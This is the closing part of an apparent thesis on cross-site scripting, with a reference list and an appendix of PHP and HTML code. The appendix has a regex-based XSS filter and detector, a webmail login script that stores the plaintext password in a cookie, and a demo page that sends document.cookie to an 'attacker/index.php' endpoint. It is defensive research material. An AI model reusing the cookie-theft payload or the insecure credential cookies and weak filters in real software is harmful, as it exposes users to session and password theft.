4. Common Vulnerabilities and Exposures (May 24, 2007) *"The Standard for Information Security Vulnerability Names"* http://cve.mitre.org/

5. Connolly, Thomas, Begg, Carolyn and Strachan, Ann (1999): "*Database System-A Practical Approach to Design, Implementation, and Management*", Addison-Wesley.

6. Cosentino, Christopher (Janaury 26, 2009) : "*Setting Cookies with PHP*". http://www.informit.com/articles/article.aspx?p=24592

7. Dabirsiaghi, Arshan "*Towards Automated Malicious Code Detection and Removal on the Web"*. Open Web Application Security ProjectAspect Security, Inc., 2007

8. Dekker, Marcel (1997): "*Security of the Internet*".

9. D, Simic (2005): "*Security techniques in computer network*", Materials from lectures for post graduate studies of Faculty of organizational science, Belgrade.

10. Endler, David (2002): "*The Evolution of Cross-Site Scripting Attacks*",iDEFENSE white paper.

11. Ethical Hacker (February, 2008)**: "***HSC Guides_Web App.Security***"** http://www.hackerscenter.com/index.php?/HSC-Guides/web-App-Security/web-application-security.html

12. Gollmann, Dieter (2001): "*Computer Security*", John Wiley and Sons

http://md.hudora.de/presentations

13. Graw, Gary Mc (Reliable Software Technologies) and Morrisett, Greg (Cornell University) (May 1, 2000): "*Attacking Malicious Code*" A report to the Infosec Research Council*, Submitted to *IEEE Software* and presented to the IRC.
14. Grossmann, Jermiah , "RSnake" Hansen, Robert, Petko"pdp", D. Petkov, Rager, Anton, Fogie, Seth. XSS Attacks (2007): "*CROSS SITE SCRIPTING EXPLOITING AND DEFENSE"*, Syngress.Cross.Site.Scripting.Attacks.Xss.Exploits.and.defense.May.2007.pdf www.syngress.com
15. Heller, Martin : "*How to Defeat the New No. 1 Security Threat: Cross-Site Scripting*", Article Basic&articleId=9003710&pageNumber=1. http://www.computerworld.com/action/article.do
16. Hung, Y. Hung, S. Lin, T. Tsal, C. Lee, D. T and Kuo, S. Y, (May, 2004): "Sec*uring Web Application Code by Static Analysis and Runtime Protection*", in processing of the *s*12th international world wide web conference(WWW).
17. Klien, Amit (June, 2002): "Cro*ss-Site Scripting Explained"*, sanctum security group. http://crypto.stanford.edu/cs155/CSS.pdf
18. Komodia, Inc. PacketCrafter. http://www.komodia.com/tools.htm
19. Lane, David and Williams, Hugh E. (2009): *"PHP Session Management With Cookies"*, O' REILLY © 2009 O'Reilly Media, Inc. http://www.onlamp.com/pub/a/php/excerpt/webdbapps_8/index.html
20. McDonald, S (April, 2004): "*SQL Injection: Modes of Attack, defense and Why it is matters*".
21. Murray, Greg (September, 2006): *"Preventing Cross-Site Scripting Attacks "*, archives. http://weblogs.java.net/blog/gmurray71/archive/2006/09/index.html
22. Nevathe, S: "*Fundamental of Database System*".
23. NIST: "*Vulnerability statistics generation engine*". http://nvd.nist.gov/statistics.cfm
24. Ollmann, Gunter (*2007)*: *"HTML code injection and Cross-site*

scripting:Whitepapers(understanding X SS) vulnerabilities", copy right 2001-2007©.

25. Open Web Application Security Project (2004): "*The ten most critical Web application security vulnerabilities*". http://umn.dl.sourceforge.net/sourceforge/owasp/OWASPTopTen2004.pdf
26. Open Web Application Security Project (2005): "*A guide to building secure Web application*". http://easynews.dl.sourceforge.net/sourceforge/owasp/OWASPGuidie2.0.1.pdf
27. Ponnavaiko[1], M., Jayamasakthi Shanmugam[2], (September, 2008): "*Cross_Site Scripting_Latest developments and solutions: A survey"*, Int . J. Ope Problems Compt. Math., Vol. 1. No.2, [1]Vice Chancellor, Bharatisadan University, India,[2] Research Student, BITS,Pilani ,India, e-mail: jayamashakthi.shanmugam@eds.coms
28. Robertson, William (Feb, 2006): "*Generalization and Characterization Techniques for the Anomaly-based Detection of Web Attacks*".
29. Scott, D. Sharp, Sinrod, Eric J. and Reilly, William P (2002): "*Abstracting Application Level Security and Cyber-Crime"*, in processing of the 11th international Conference on the World Wide Web (WWW).
30. Silberschtz, A; Koth, H.F and Sudarshan, S: "*Database System Concept*".
31. Sima, Caleb (2004): "*Security at the Next Level*". http://www.spidynamics.com/whitepapers/webappwhitepapers.pdf
32. Spett, Kevin (2002): "*XSS-Are Your Web Applications Vulnerable?*", technological report, SPI Dynamics. http://www.spidynamics.com/whitepapers/webappwhitepapers.pdf
33. Stallings, William (1999): "*Network Security Essentials: Applications and Standards*". Prentice-Hall, Inc.
34. Tanebaum, Andrew. S (2001): "*Modern Operating Systems*".
35. Vajjhala, Sweta, Ross, Sonia, Shah Nihar, Urja, Gadkari, Gonlsalves, Ray (November 16, 2007): "*INTERNET SECURITY THREATS*".
36. Weahrmann, Cristoph (2004): "*Cross-Site Scripting*", seminar: security in communication system.

APPENDIX

Source code for markup:

```
<?php

function remove_xss($mess)
{

//$mess=remove_script($mess);        //to make active, remove cookies only, remove script is now
                                       made disactive.Can be altered according to need.
$mess=remove_cookie($mess);
$mess=remove_eval($mess);
$mess= remove_javascript($mess);
 return $mess;
}

function detect_xss($mess)
{

 if  ( detect_script($mess)) return true;
 if  ( detect_eval($mess)) return true;
if  (detect_javascript($mess)) return true;
  return false;

}

function remove_cookie($mess)
{$mess=preg_replace("/document\.cookie/","",$mess);
 return $mess;
}

function remove_eval($mess)
{$mess=preg_replace("/eval\((.*)\)/i","",$mess);
  return $mess;
}
function remove_javascript($mess)
{$mess=preg_replace("/[\"\'][\s]*javascript:(.*)[\"\']/i","\"\"",$mess);
 return $mess;
}
function remove_script($mess)
{
  $mess=preg_replace("/script(.*)/i","",$mess);
  return $mess;
}
```

```
function detect_javascript($mess)
{if (preg_match_all("/[\"\'][\s]*javascript:(.*)[\"\']/i",$mess,$array)>0)
    return true;
  return false;
}

function detect_script($mess)
{
  if (preg_match_all("/script(.*)/i",$mess,$array)>0)
     return true;
  return false;
}

function detect_eval($mess)
{ if (preg_match_all("/eval\((.*)\)/i",$mess,$array)>0)
          return true;
    return false;
}

?>
```

Source Code for login:

```
<?php


if (!empty($_POST['un']) && !empty($_POST['pw']))
{$un=$_POST['un'];
 $pw=$_POST['pw'];
 $mbox=imap_open("{localhost:110/pop3}INBOX",$un,$pw) ;
 if ($mbox)
 {
  imap_close($mbox);

  setcookie('username',$un,0);
  setcookie('password',$pw,0);
   header("Location:welcome.php?action=inbox");

   exit;
 }
 else {

       //if username or password invalid
       //die (imap_last_error());
```

```
        header("Location:login.php?s=0")
         ;

         }
}

if (isset($_GET['s']))
if ($_GET['s']=='1')
setcookie("username","",time()-60);
?>
```

Source code for link:

```
<?php
setcookie("session_id","55435",0);
setcookie("user_id","tekraj",0);
?>

<html>
<body>

<!--<form method='get'>-->
 <a href="attacker/index.php?cookie=<script>alert(document.cookie)</script>">fff</a>


<input type='button' onclick='on_click()'>
<!--</form>-->

</body>
</html>
<script>
function on_click()
{
 window.open('attacker/index.php?cookie='+document.cookie);
}
</script>
```